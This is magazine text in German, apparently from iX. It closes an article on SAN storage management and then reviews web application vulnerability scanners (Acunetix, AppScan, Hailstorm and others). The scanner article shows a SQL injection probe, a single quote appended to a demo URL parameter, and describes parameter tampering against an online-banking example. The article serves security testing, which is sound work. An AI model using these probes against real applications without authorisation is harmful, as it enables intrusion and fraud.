Oberhalb dieser Übertragungstechniken arbeiten Dienste wie Volume-Manager, Filesysteme und natürlich Applikationen, die entweder auf NAS-Systemen oder auf Servern laufen. Storage-Management beschränkt sich also nicht nur auf das Bereitstellen von Kapazität, sondern es sind der gesamte Transport, die Lagerung und Verwendung der Daten zu berücksichtigen.

Jeder Speichersystemhersteller stellt einen Elementen-Manager zur Verfügung, der die eigenen Systeme verwaltet und das Zusammenspiel der Funktionen innerhalb und außerhalb des Speichersystems gewährleisten soll. Repräsentanten dieser Klasse sind zum Beispiel EMCs Navisphere, IBMs Storage Manager, SGIs Santricity oder Suns Common Array Manager (CAM). Diese Produkte verfolgen naturgemäß einen proprietären Ansatz und sind meist zwingend erforderlich, um alle Funktionen der Systeme wie Replikationsmechanismen und Komponentenüberwachung bereitzustellen. Für die Fehlererkennung und -beseitigung sind sie das einzige Steuerungselement und in kleineren Installationen meist das einzige Administrationswerkzeug.

Einige Hersteller implementieren auf ihren Speichersystemen gleich einen Webserver, der die Administration über einen gewöhnlichen Browser ermöglicht. Insbesondere Systeme der Einstiegsklasse verfolgen diesen einfachen Weg. Komplexere Speichersysteme verfügen meist über einen so umfangreichen Funktionssatz, dass sie mit eigenen APIs ausgestattet sind, um die Administrations- und Überwachungsfunktionen GUI-neutral abbilden zu können. Unterstützen die Systeme ein webbasierendes Management, sorgen Proxy-Agenten für die Übersetzung der API auf einen Webservice. Suns CAM ist eine solche Implementierung. Der Vorteil besteht darin, dass

iX-TRACT

- Das Feld der SAN-Management-Software ist weit und genauso unübersichtlich wie die historisch gewachsenen Speichernetze, die sie bändigen sollen.
- Während Management-Suites zumindest einen für den Tagesbetrieb ausreichenden Funktionsumfang besitzen, sind Elementen-Manager für komplexere Installationsaufgaben und Fehlerisolierung nach wie vor unverzichtbar.
- Ein zusätzliches Management-Instrument ist die Virtualisierung: Sie kann Speicherressourcen gleicher Servicequalität in Pools zusammenfassen und den Administrator von den Zwängen eines Speichersystems und seines Herstellers befreien.

man ohne separate Software auf einer Admin-Station auskommt.

Die großen Management-Suites nutzen entweder direkt die von den Herstellern angebotenen APIs oder die SMI-S-Provider der Anbieter von Speicherkomponenten. Diese umfassen HBAs, Switches und Speichersysteme und in vielen Fällen auch Serverdienste wie Volume-Manager, Dateisysteme oder Datenbanken. Zu den Vertretern dieser Klassen gehören HPs Storage Essentials, EMCs Control Center, CAs Brightstor SRM, IBMs Tivoli Storage Manager, BMCs Patrol und Symantecs Sanpoint Control. Natürlich hat dieser umfassende Ansatz seinen (Lizenz-)Preis. Der Vorteil besteht in einem einzigen Kontrollpunkt über eine Vielzahl von Produkten hinweg, zumindest für den Tagesbetrieb. Für komplexere Installationsaufgaben und Fehlerisolierung sind die Elementen-Manager nach wie vor unverzichtbar.

Jeder Managementansatz verfügt über seinen eigenen Transportdienst. Für die webbasierte Verwaltung benutzen viele Hersteller ausschließlich HTTPS. Einige verwenden für den Elementen-Manager Remote Procedure Calls (RPC), die verschlüsselt über das Netz gehen, nachdem im Rahmen der Authentifizierung ein Session Key verhandelt wurde. Neben diesen Standarddiensten bieten Hersteller häufig für die Fehlersuche außer einer seriellen RS232-Schnittstelle den Zugriff über *rsh*, *ssh* beziehungsweise *telnet* an.

Storage-Virtualisierung ist ein von der IT-Industrie seit vielen Jahren intensiv missbrauchter Begriff. Während die ursprüngliche Bedeutung ausschließlich das Abbilden von Speicherressourcen an die beteiligten Server, also LUN Masking beziehungsweise LUN Mapping war, findet man den Begriff heute meist im Zusammenhang von Zuweisung beliebiger Speicherressourcen einschließlich Datenreplikationsmechanismen. Vereinzelt steht er auch für das vom Speichersystem vorgenommene, außerhalb der Kontrolle des Administrators liegende Verteilen von Daten über die vorhandenen Disks innerhalb eines Systems.

Virtualisierung als Managementtrick

SAN-Virtualisierung meint im engeren Sinn die Virtualisierung im Speichernetz selbst, also auf der Ebene der Switch-Infrastruktur [1]. Dabei sind wiederum zwei Ansätze zu unterscheiden, die sogenannte In-Band-Virtualisierung, bei der die Kontrollinstanz für die Datenindirektion und der Datentransport selbst auf demselben Gerät liegen. Das begrenzt die Performance auf die Transportleistung des zwischen Server und Storage befindlichen Virtualisierers. Bekannte Softwareprodukte kommen von Falconstor und Datacore.

Die Out-of-Band-Methode trennt dagegen die Kontrollinstanz vom Datenpfad und nutzt einen redundanten Satz von Managementinstanzen, die den Datenpfad kontrollieren, und ebenso redundant ausgelegte intelligente FC-SAN-Switches, die die Indirektion der Daten im Netz bewirken. Diese Technik bezeichnet man als „Split-Path Acceleration of Independent Datastreams“ (SPAID). Die Trennung der Instanzen führt zu einer wesentlich höheren Skalierbarkeit.

Eine solche Virtualisierung verfolgt meist zwei Ziele. Das erste ist die Befreiung von den Zwängen eines Speichersystems und/oder seines Herstellers, das zweite die Bereitstellung von herstellerunabhängigen Datendiensten wie Pool-Bildung (Zusammenfassung von Speicherressourcen gleicher Servicequalität), Datenreplikation wie Daten-Snapshots, Remote Mirroring, Disaster Tolerance und Disaster Recovery.

Im Einsatz erlaubt das die granulare Auswahl des jeweils optimalen Speichersystems oder der eingesetzten Speichersysteme für eine gegebene Aufgabenstellung. Speicherressourcen lassen sich unabhängig vom System beliebig zur Verfügung stellen und dynamisch verändern. Nur für die Basiseinrichtung der zu virtualisierenden Elemente bedarf es noch der proprietären Managementapplikationen.

Die Mehrzahl der Anwender von Virtualisierungslösungen nutzt diese im Sinne der Speicherverwaltung. Hauptmotive sind meist das Abkoppeln von den Produkten und ihrer Eigenarten sowie eine zentrale Verwaltung aller Speicherressourcen. Meist partitionieren die Administratoren die Speichersysteme bereits bei der Erstinstallation vollständig und verwalten sie danach nur noch über die Virtualisierung. Insbesondere für dynamische Umgebungen, zum Beispiel bei Service-Providern oder Anwendern mit einer Vielzahl von kleinen Applikationsinseln wie in der öffentlichen Verwaltung, hat sich der Ansatz seit Jahren bewährt. Dort, wo eine hohe Skalierung über Tausende von LUNs und Hunderte von Servern notwendig ist, kommt man ohne Split-Path-Technik nicht mehr aus.

Das aus der Bluefin-Initiative stammende SMI-Gremium der SNIA hat in den vergangenen Jahren mehrere Versionen eines Managementstandards vorgelegt. SMI-S (Storage Management Interface Standard) gilt inzwischen als allgemein anerkannt [2, 3]. Fast alle System- und Managementsoftware-Anbieter unterstützen die Schnittstelle. Insgesamt sind mehr als 200 Produkte von etwa 30 Herstellern gelistet, für die eine gegenseitige Integration gewährleistet sein soll.

Leider verfolgen die Speichersystemhersteller eine zweigleisige Strategie. Zum einen sind sie bestrebt, die Nutzung proprietärer Ansätze aus Differenzierungsgründen zu fördern. Gleichzeitig wollen und müssen sie den Anwendern eine langfristige Strategie für das unabhängige Management anbieten. Der aktuelle Qualifizierungskanon fordert nur die Verträglichkeit von SMI-S-Providern, jedoch keinen zugesicherten Funktionsumfang. Wollen die Anwender den zügigen Ausbau des SMI-S-Funktionsumfangs, müssen sie dies bei den Herstellern einfordern und in den SNIA-Gremien durchsetzen.

Kleiner Blick in die Glaskugel

Neben der bisherigen Auswahl von Schnittstellen stellt Fibre Channel over Ethernet (FCoE) eine sinnvolle Entwicklung dar, da sie die Vorteile einer Ethernet-basierten Verkabelung und Switch-Infrastruktur

Übertragungstechniken im Vergleich

Übertragungstechnik	Durchsatz	Full Duplex	maximale Kabellänge	Latenz	Anzahl Hosts	Trunking	Booten übers Netz
Fibre Channel	2, 4 oder 8 GBit/s	✓	je nach Glasfasertyp 5 m – 50 km	niedrig	bis etwa 64 000	–	✓
iSCSI	1 oder 10 GBit/s	✓	15 m (10GBaseCX4), 100 m (Twisted Pair) 65 m – 40 km (je nach Glasfaser)	hoch	unbegrenzt	–	✓
SAS	12 GBit/s (SAS 4x)	✓	6 m	niedrig	max. 12	✓	✓

integriert, ohne die Nachteile eines TCP/IP-Transports mit sich zu bringen. Allerdings gehen damit umfangreiche Neuinvestitionen einher, weil sich die bisherigen FC-Switches nicht für FCoE eignen. Infiniband dürfte zumindest in HPC-artigen (High Performance Computing) Umgebungen weitere Anwender finden: Es ermöglicht per RDMA (Remote Direct Memory Access) direkte Speicherzugriffe über Systemgrenzen hinweg und zieht ohnehin als Inter-Node-Connect in große Rechen-Cluster ein.

Des Weiteren zeichnen sich Bestrebungen ab, die Intelligenz von Speichersystemen auf die Netzebene zu verlagern, etwa die Implementierung von Diensten wie Snapshots in die Switches.

Die zusätzlichen Erfordernisse an die Datenhaltung, getrieben durch gesetzliche und andere organisatorische Anforderungen, werden zu einer stetigen Erweiterung des Speicherplatzes führen. Die Möglichkeiten der IT, diese Inflation einzudämmen, sind beschränkt, da sie keinen direkten Einfluss darauf hat. In der Regel kann sie nur reagieren. Eine ist mit Sicherheit Data Deduplication – wenn man so will, eine zusätzliche Methode, die Datenmenge und den Datenfluss in einer mehrschichtigen Speichernetz-Architektur in den Griff zu bekommen. Wesentlich mehr Einsparpotenzial bieten aber vermutlich organisatorische Maßnahmen, zum Beispiel durch den flächendeckenden Einsatz von Applikationen für Knowledge-Management und für regelbasierte Erstellung, Verwaltung und Archivierung von Dokumenten, Produkt- und Mediendaten. Die Tendenz in der Speicherindustrie geht eindeutig in Richtung dieser höherwertigen Dienste, denn nur so sind die Datenflut und die Speicherarchitektur in den Griff zu bekommen. Mit solchen Ansätzen entfällt die Notwendigkeit des Zugriffs auf Dateisysteme für den Endanwender. Einer der Ansätze benutzt ein Object Store, wie ihn zum Beispiel Sun auf der ST5800 (Honeycomb) anbietet.

Ebenso wird man in naher Zukunft eine Differenzierung von Datenschutz (Data Protection, RAID) und Datenmanipulation (Snapshots, Mirror, Storage Pooling) sehen, also die Abkehr vom klassischen Speichersystem mit proprietären, vollständig integrierten Datendiensten hin zu noch mehr Modularität. Wie oder ob irgend jemand diese modulare, heterogene Landschaft effektiv mit den heutigen Managementmethoden kontrollieren und steuern kann, ist eine andere Frage. (sun)

MARIO VOSSCHMIDT

ist Technical Consultant bei LSI.

HARTMUT WIEHR

ist Fachjournalist in München und Herausgeber des Storage Compendium – Das Jahrbuch 2006/2007.

Literatur

[1] Rainer Erkens; Storage Area Network; Speicheransichten; Virtualisierung im Netz; *iX* 7/2003, S. 110

[2] Rainer Erkens; SAN-Management; Ordnungssache; Verwaltung von Speichernetzen; *iX* 5/2003, S. 103

[3] Thorsten Schäfer; Speichernetze; Information in Bewegung; Information Lifecycle Management; *iX* 11/2006, S. 122

[4] W. Sollbach, G. Thome; Grundlagen und Modelle des Information Lifecycle Management; Springer 2007

[4] W. Sollbach, G. Thome; Information Lifecycle Management: Prozessimplementierung; Springer 2007



Schwachstellen in Webapplikationen finden

Lückensuche

Steffen Tröscher

Mit speziellen Scannern kann man Schwachstellen in Webanwendungen identifizieren. Wie solche Scanner funktionieren und welche es gibt, zeigt ein Vergleich.



Die Nutzung von Webanwendungen ist heutzutage für Unternehmen wie Privatpersonen eine Selbstverständlichkeit – was ihre Attraktivität für Hacker enorm erhöht. Der Diebstahl von Kreditkarten- und anderen vertraulichen Informationen ist ein rentables Geschäft. Da die Angriffe auf der Anwendungsebene, also innerhalb zugelassener Protokolle, stattfinden, können klassische Netzwerk-Firewalls die Webanwendungen nicht schützen (Abb. 1).

Ein Angreifer benötigt nicht einmal spezielle Hackerwerkzeuge, lediglich einen Browser. Mit unterschiedlichen Methoden (siehe Kasten „Die verschiedenen Angriffstechniken“) kann er einer Anwendung beispielsweise alle Kundendaten entlocken. Als Hauptursache für das Entstehen von Schwachstellen gilt der Kosten- und Zeitdruck, unter dem Anwendungen in der Regel entwickelt werden müssen. Beim Entwicklungsprozess steht folglich das Funktionieren und nicht die Sicherheit im Vordergrund.

Über erlaubte Kanäle

Klassische Firewalls blockieren alle Zugriffe auf den Webserver, außer auf den Dienst selbst. Angriffe auf Applikationsebene verhindern sie nicht, da sich diese in erlaubten Anfragen verstecken. Dieser Gefahr, auch als „Port-80-Problem“ bekannt, kann man mit sogenannten Webapplikations-Firewalls (WAF) begegnen [1]. Sie analysieren auf der Anwendungsebene sowohl die eingehenden Anfragepakete an den Webserverdienst, als auch dessen ausgehende Antworten. Auf die Art sollen sie sicherstellen, dass keine bösartigen Anfragen an den Dienst gelangen und er keine vertraulichen Daten zurückliefert.

Alternativ kann man versuchen, die Ursache zu beheben. Sie liegt meist in den Webanwendungen selbst. Damit Programmierer bei der Entwicklung erst gar keine Schwachstellen entstehen lassen, sollten sie rechtzeitig durch Schulungen sensibilisiert und motiviert werden, auf Sicherheitsaspekte zu achten.

Zusätzlich gilt es, während und nach dem Entwicklungsprozess Anwendungen auf Schwachstellen zu prüfen. Dabei unterstützen regelmäßige Sourcecode-Reviews sowie spezielle Werkzeuge, sogenannte Webapplikations-Scanner. Keine der beschriebenen Maßnahmen alleine schützt umfassend vor Angriffen auf Webanwendungen, sinnvoll ist daher eine Kombination aus ihnen.

Webapplikations-Scanner funktionieren völlig anders als klassische Schwachstellen-Scanner wie Nessus oder seine kommerziellen Verwandten. Letztere prüfen lediglich auf der Netzwerkebene auf bekannte Schwachstellen in Standardsoftware, beispielsweise Buffer-Overflow-Lücken in einem Windows-Netzwerkdienst. Webapplikations-Scanner hingegen suchen nach individuellen Schwachstellen auf der Anwendungsebene (siehe Abbildung 2). Ein solcher Scan erfolgt prinzipiell in zwei Schritten – dem automatischen Erfassen der Webanwendung und der eigentlichen Schwachstellensuche.

Die meisten Scanner können neben klassischen Webanwendungen auch Webservices auf Schwachstellen überprüfen. Dazu braucht der Scanner lediglich eine WSDL-Datei (Web Services Description Language), mit deren Hilfe er auf den Webservice zugreifen kann. Bis auf ein paar XML-spezifische Ausnahmen sind in Webservices prinzipiell die gleichen Schwachstellen zu finden wie in Webanwendungen.


Automatisierte Erfassung

Damit ein Scanner eine Webanwendung untersuchen kann, muss er zuerst die komplette Anwendung erfassen. Diesen Vorgang nennt man auch „Crawlen“. Dabei versucht er, alle innerhalb der Anwendung vorhandenen Links und deren

Parameter ausgehend von einer Startseite automatisch zu identifizieren. In der Praxis erschweren Web-2.0-Techniken wie Ajax, Javascript oder Flash das jedoch.

Eine Ajax-Anwendung stellt beispielsweise im Hintergrund Anfragen an den Webserver, ohne dass der Benutzer dazu einen Link anklicken muss. Ein Scanner sollte also in der Lage sein, während des Crawlens diese Ajax-Aufrufe auszulösen, um im zweiten Schritt Schwachstellen in deren Abwicklung zu identifizieren.

Zudem kann eine Anwendung mithilfe von Javascript dynamisch Links generieren. Damit ein Webapplikations-Scanner sie ebenfalls findet, muss er Javascript-Code parsen können. Es gibt eine Vielzahl weiterer Methoden, mit denen ein Entwickler Link-Strukturen in einer Webanwendung erzeugen kann. Ein Beispiel dafür sind in Flash programmierte Applikationen. Ein Scanner sollte ebenfalls in der Lage sein, deren Links zu finden.



Klassische Schutzmaßnahmen wie Firewalls richten nichts mehr aus, wenn die Angriffe über erlaubte Kanäle, in diesem Fall die Webanwendung selbst, kommen (Abb. 1).


Benutzereingaben vordefinieren

Es finden sich jedoch immer wieder Anwendungen, die ein Scanner nicht komplett automatisiert erfassen kann. Für solche Fälle bieten die meisten Programme die Option der manuellen Erkundung. Ausgehend von einer Startseite kann der Auditor in einem Browser innerhalb des Scanners die zu prüfenden Links manuell anklicken.

Eine weitere Hürde bei der Erfassung von Link-Strukturen sind Benutzereingaben. Beispielsweise soll in einer Versicherungsapplikation der Kunde über das Formular *adressaenderung.jsp* Änderungen vornehmen können. Damit er auf dieses Formular Zugriff erhält, prüft die Anwendung vorab auf einer weiteren Seite *pruefung.jsp*, ob er eine gültige Kundennummer vorweisen kann. Um nun die Formularseite *adressaenderung.jsp* automatisiert erfassen zu können, muss auch der Scanner innerhalb der entsprechenden Seite eine gültige Kundennummer angeben.

Die meisten Scanner-Produkte umschiffen diese Klippe, indem der Benutzer für bestimmte GET- und POST-Parameter vordefinierte Werte hinterlegen kann, die die Software automatisch beim Crawlen der Anwendung einsetzt. Alternativ kann man solche Anwendungen manuell erkunden.

Folgt ein Applikations-Scanner ausgehend von einer Startseite rekursiv allen Links, kann sich dieser Vorgang theoretisch fast unendlich über eine Vielzahl von Webanwendungen erstrecken. Um das zu begrenzen, bieten die Scan-Programme die Option, den Prozess auf bestimmte Hosts, Verzeichnis-Bäume, Dateien oder Dateitypen zu beschränken. Das kann der Anwender jeweils per Whitelist mit Soll-Werten oder per Blacklist mit Ausschlusswerten steuern. Erfasst der Scanner dabei eine URL mehrfach, kann es durchaus sinnvoll sein, die Anzahl der wiederholten Erkundungen zu limitieren.



Die speziellen Webapplikations-Scanner setzen eine Ebene höher an als klassische Schwachstellenscanner, die lediglich auf Netzwerkebene nach bekannten Lücken in Standardsoftware suchen (Abb. 2).

Wie die Scanner arbeiten

Bei der Schwachstellensuche stellt der Webapplikations-Scanner manipulierte Anfragen an den Webserver, um eine Fehlerreaktion zu provozieren. Er verändert automatisch im ersten Schritt die erfassten Links inklusive aller Parameter und schickt sie an den Webserver. Die Antworten des Servers dienen der Erkennung sowie Kategorisierung von Schwachstellen.

Hier das Beispiel einer einfachen SQL-Injection-Schwachstelle: Beim Erkunden der Anwendung erkannte der Scanner den Link http://www.anwendung.demo/index.aspx?id=10. Er hängt an den Parameter ein SQL-Fragment, beispielsweise ein Single-Quote an (…/index.aspx?id=10') und schickt diese Anfrage an den Webserver. Enthält die Antwortseite eine Fehlermeldung (etwa [SQL Server] Öffnendes Anführungszeichen vor der Zeichenfolge '), so erkennt der Scanner, dass die Webanwendung einen Parameter nicht ausreichend prüft, bevor sie ihn in einem SQL-Befehl verwendet. Somit deutet alles auf das Vorhandensein einer SQL-Injection-Schwachstelle hin.

Neben dem Provozieren von Fehlermeldungen suchen Webapplikations-Scanner auch Verzeichnisse, die nicht in der Anwendung verlinkt sind, oder nach „versteckten“ Dateien und Sicherungsdateien wie *index.aspx.bak*, die vertrauliche Informationen preisgeben können. Je nach Machart finden weitere Prüfungen, auch auf der Diensteebene, statt. Unter anderem prüfen die Scanner, welche HTTP-Methoden ein Webserver unterstützt, und ob man beispielsweise mithilfe der PUT-Methode Dateien auf den Server hochladen kann.

Nach welchen Schwachstellen einer Anwendung gesucht werden soll, kann der

iX-TRACT

- Webapplikations-Scanner suchen im Unterschied zu „normalen“ Schwachstellenscannern nach individuellen Lücken einzelner Webanwendungen.
- Die aufgeführten Produkte können viele Schwachstellen effizient aufdecken, ersetzen jedoch nicht die manuelle Überprüfung einer Applikation.
- Bei der Auswahl eines Scanners ist es empfehlenswert, eine eigene Evaluation vorzunehmen. Der Käufer in spe sollte ausprobieren, welches Produkt am besten zu seinen zu prüfenden Webanwendungen passt.

Benutzer üblicherweise anhand einer Liste vordefinierter Prüfungen in einem Regelwerk festlegen. Einige Produkte bieten zudem die Möglichkeit, eigene Prüfungen zu integrieren. Die Auswahl an Prüfungen, oft Policy genannt, sollte unter einem eigenen Namen speicherbar sein. So kann man bei späteren Scan-Durchläufen wieder auf das gleiche Regelwerk zurückgreifen – was vor allem in Hinblick auf die Vergleichbarkeit mehrerer Ergebnisse wichtig ist.

Aussagekräftige Fehlermeldungen

Je nach Scanner kann der Anwender weitere Konfigurationen durchführen, um eine Applikation möglichst komplett und effizient zu prüfen. Beispielsweise antworten viele Webserver mit angepassten Fehlerseiten (z. B. 200 OK „Es ist ein Fehler aufgetreten“) und nicht mit den Fehlercodes des HTTP-Protokolls (z. B. Fehler 404 „Objekt unbekannt“ oder Fehler 500 „Interner Fehler“). Da die Klassifizierung von Schwachstellen hauptsächlich anhand von Fehlerreaktionen des Servers erfolgt, muss man diese angepassten Fehlerseiten dem Scanner vorab „zur Kenntnis geben“. Typischerweise geschieht das mithilfe regulärer Ausdrücke.

Da viele Webanwendungen erst nach der Anmeldung des Benutzers funktionieren, besteht die größte Herausforderung beim Erfassen und Scannen im „Session Handling“, der Handhabung von Logins und Benutzer-Sessions. Es existieren unterschiedliche Authentifizierungsmöglichkeiten. Häufig erfolgt die Anmeldung über eine Formularseite, in der der Benutzer Name und Passwort angibt. Weiter finden sich Anmeldeverfahren wie „Basic Authentication“, SSL-Client-Zertifikate oder One-Time-Passwort. Um Anwendungen mit Logins prüfen zu können, muss der jeweilige Scanner diese unterschiedlichen Login-Mechanismen unterstützen.

Nach einer erfolgreichen Anmeldung erhält der Benutzer eine Session-ID. Sie befindet sich beispielsweise in Cookies oder URL-Parametern. Generell können Session-IDs dem an sich statuslosen HTTP-Protokoll Benutzersitzungen zuordnen. Ein guter Scanner erkennt nicht nur automatisch solche Session-Mechanismen, sondern bietet dem Prüfer zusätzlich die Option, komplexere Methoden zu konfigurieren. Schwierigkeiten bereiten in der Praxis oftmals „ungewöhnliche“ Arten, Session-IDs zu handhaben. Beispielsweise führen SAP-Anwendungen oft die Session-ID im Pfad ((…)/sap session-id /asp/(…)), womit einige Scanner nicht zurechtkommen. Abhilfe können hier in vielen Fällen reguläre Ausdrücke schaffen, die man zum Erkennen der Session-IDs im Scanner definiert.

Anfang und Ende erkennen

Vorgegebene Navigationspfade erschweren manchmal das automatische Anmelden. In einigen Webanwendungen ist eine erfolgreiche Anmeldung nur dann möglich, wenn ein Benutzer die Seiten *loginschritt1.html* und *loginschritt2.html* hintereinander aufruft. Die meisten Scanner können solche definierten Navigationspfade vorab aufnehmen und ihnen bei einer notwendigen Anmeldung richtig folgen.

Mindestens genauso wichtig wie die automatische Anmeldung ist das Erkennen von Logouts bei einer Webanwendung. Übersieht das ein Scanner, laufen viele Sicherheitsprüfungen ins Leere, da die beim Crawlen gefundenen Links oft nur mit einer gültigen Anmeldung zu erreichen sind. Ein Scanner muss daher nach einem erkannten Logout selbsttätig eine erneute Anmeldung starten können.

Alle gängigen Webapplikations-Scanner bereiten die gefundenen Schwachstellen so auf, dass der Verantwortliche sie in weiterführenden Prozessen beheben kann. Dazu klassifizieren und bewerten sie die Schwachstellen. Die Risikobewertung erfolgt anhand definierter Standardwerte. SQL-Injection-Schwachstellen gelten beispielsweise immer als hohes Risiko. In der Praxis erlauben die meisten Scanner eine Anpassung dieser Bewertung, falls sich beispielsweise bei einer manuellen Prüfung ergibt, dass der mögliche Schaden einer Schwachstelle geringer ist als vom Entwickler des Scanners ursprünglich angenommen.

Die meisten Scanner erläutern in ihrer Auswertung die

Anbieter gängiger Webschwachstellen-Scanner

Hersteller	Acunetix	Cenzic	HP	IBM	NT Objectives
Produkt	Acunetix WVS	Hailstorm	Webinspect	Appscan	NTO Spider
Herkunft	Eigenentwicklung, seit 2005 verfügbar	Eigenentwicklung, seit 2005 verfügbar	Ursprünglich ein Produkt der Firma SPI-Dynamics (seit 2000). 2007 kaufte HP SPI-Dynamics.	Ursprünglich ein Produkt der Firma Sanctum (seit 2000), die an Watchfire verkauft wurde. 2007 kaufte IBM Watchfire.	Eigenentwicklung, seit 2005 verfügbar
Website (siehe auch *iX*-Link):	www.acunetix.com	www.cenzic.com	www.hp.com	www.watchfire.com	www.ntobjectives.com
Scanner enthält Prüfungen auf					
bekannte Schwachstellen in Plattformen	✓	✓	✓	✓	–
SQL Injection	✓	✓	✓	✓	✓
Cross-Site Scripting	✓	✓	✓	✓	✓
File Inclusion	✓	✓	✓	✓	✓
Manipulation von URL-Parametern	✓	✓	✓	✓	✓
Privilege Escalation	–	✓	–	✓	–
Session-ID-Qualität	–	✓	über Zusatzwerkzeug	über Zusatzwerkzeug	✓
Konfigurierbarkeit im GUI					
Prüf-Policies	✓	✓	✓	✓	✓
Login-Daten	✓	✓	✓	✓	begrenzt
Logout-Erkennung	–	✓	✓	✓	–
Prüfmuster (z. B. um XSS zu provozieren)	✓	✓	–	✓	–
Sonstiges					
Erweiterung durch eigene Prüfungen	✓	✓	✓	✓	–
Zentrales Management für mehrere Scanner	–	als Hailstorm Enterprise ARC	über Zusatzprodukt	über Zusatzprodukt	–

✓ vorhanden/trifft zu
– nicht vorhanden/trifft nicht zu

gefundenen Schwachstellen und geben direkt auf der Anwendungsoberfläche Hinweise für deren Beseitigung. Alternativ kann der Benutzer für einzelne oder mehrere Schwachstellen-Scans Berichte generieren. Je nach Zielgruppe hat er die Wahl zwischen vordefinierten Vorlagen wie Management-Reports oder detaillierte Berichte für Entwickler.

Kein Ersatz für Handarbeit

Webapplikations-Scanner können aber nicht die manuelle Überprüfung durch einen Sicherheitsexperten ersetzen. Den automatisierten Werkzeugen sind Grenzen gesetzt, vor allem wenn es um komplexe Schwachstellen geht. Etwa im Falle sogenannter „Race Conditions“, Konstellationen, die das Entdecken und Ausnutzen einer Schwachstelle nur dann erlauben, wenn Zugriffe auf die Applikation in einer bestimmten Reihenfolge erfolgen.

Auch sind etwa Schwächen im Autorisierungsmodell innerhalb einer Anwendung für einen Scanner meistens nicht erkennbar. Angenommen, der GET-Parameter ..?konto=12345 definiert in einer Onlinebanking-Überweisung das Konto, von dem der Überweisungsbetrag abgebucht werden soll. Hat eine Änderung des Parameters zur Folge, dass die Webanwendung das Geld von einem fremden Konto abbucht, handelt es sich um eine Schwachstelle. Sie offenbart sich dem Scanner jedoch nicht durch die Antwortseite des Webservers. Sowohl bei der richtigen als auch bei der manipulierten Überweisung vermeldet die Anwendung eine erfolgreiche Transaktion.

Ähnlich ist es bei Logikfehlern. Schwachstellen entstehen in diesem Zusammenhang aufgrund fehlender Plausibilitätsprüfungen. Führt im oben genannten Beispiel der Onlinebanking-Anwendung die Veränderung eines Parameters von einem positiven Überweisungsbetrag in einen negativen dazu, dass Geld auf ein Konto gutgeschrieben wird, statt es abzubuchen, so liegt ein Logikfehler vor. Diese Schwachstelle findet ein Scanner nicht, da die Information fehlt, dass ein definierter Parameter nur positive Werte annehmen darf. Ob ein Sicherheitsexperte diese Art von Schwachstelle mithilfe eigener manueller Definitionen finden kann, muss er im Einzelfall bei jedem Scanner ausprobieren.

Obwohl die Anzahl der falsch-positiven Resultate bei Webapplikations-Scannern in der Praxis relativ niedrig ist, erspart einem das nicht das manuelle Überprüfen einzelner gemeldeter Schwachstellen. Überdies zeigt die Erfahrung, dass ein Scanner Schwachstellen durchaus korrekt identifizieren kann, jedoch im Einzelfall eine erfolgreiche Ausnutzung aufgrund bestimmter Bedingungen nur sehr schwer möglich ist. Das ist beispielsweise bei SQL-Injection-Schwachstellen der Fall, die ein Scanner anhand einer Datenbankfehlermeldung beim Einschleusen eines Anführungszeichens korrekt als Schwachstelle erkennt. Falls jedoch die Anzahl der Zeichen, die man eingeben kann, limitiert ist, kann niemand die Schwachstelle ausnutzen.

Übersicht der Scan-Werkzeuge

Nachfolgend werden die zurzeit am Markt gängigsten Webapplikations-Scanner kurz beschrieben. Für die Auswahl eines passenden Scanners ist es empfehlenswert, eine eigene Produktevaluation durchzuführen, da je nach Art der Anwendung, der eingesetzten Authentifizierungsmethoden oder auch der organisatorischen Rahmenbedingungen die Scanner qualitativ unterschiedliche Ergebnisse lie-

fern. Auf welches Produkt letztendlich die Wahl fällt, hängt in der Praxis oftmals nicht alleine vom reinen Scan-Ergebnis ab, sondern auch davon, wie sich der Scanner in bestehende Umgebungen und organisatorische Prozesse einbinden lässt.

Der Web Vulnerability Scanner von Acunetix ist zwar noch nicht so lange am Markt wie die etablierten Produkte von HP und IBM, kann jedoch mit ihnen durchaus mithalten. Alle wichtigen Anforderungen, beispielsweise eine einfach Bedienung, erfüllt er. Eigene Prüfungen lassen sich besonders einfach in den Scanner integrieren, ohne dazu komplexen Javascript-Code wie bei Cenzics Hailstorm verwenden zu müssen. Wie HP und IBM bietet Acunetix zusätzliche Hilfsanwendungen – beispielsweise ein Passwort-Brute-Force-Tool –, die für einen Auditor bei einer manuellen Überprüfung hilfreich sein können.

Von Vorteil: Session-ID-Prüfung

Appscan ist zusammen mit Webinspect bisher eines der bekanntesten Produkte. Der ursprüngliche Hersteller Watchfire wurde im Juni 2007 von IBM aufgekauft. Das Unternehmen integriert Appscan derzeit in seine Rational-Produktlinie. Der Scanner überzeugt sowohl hinsichtlich seines Funktionsumfangs als auch in den Scan-Ergebnissen. Hervorzuheben ist vor allem die sehr gute Erkennung von mit Javascript generierten Links beim Crawlen einer Webanwendung. Überdies bietet er einige zusätzliche Anwendungen, die den Sicherheitsexperten bei der manuellen Überprüfung unterstützen. Beispielsweise kann er mit einem Token Analyzer die Zufälligkeit von Session-IDs prüfen.

Hailstorm von Cenzic ist unter den hier genannten Produkten sicherlich als eines der mächtigsten einzustufen, doch die zahlreichen Konfigurationsmöglichkeiten in einer relativ unübersichtlichen GUI erschweren leider die Bedienung. Alle von Cenzic mitgelieferten Schwachstellenprüfungen sind im Produkt einsehbar und können um eigene erweitert werden – jedoch nur mithilfe nicht ganz einfach verständlicher Javascript-Codeteile. Für Firmen, die eigene Teams von Auditoren für die Prüfung von Webanwendungen einsetzen, kann dieses Werkzeug gerade aufgrund seiner hohen Konfigurierbarkeit das geeignete sein.

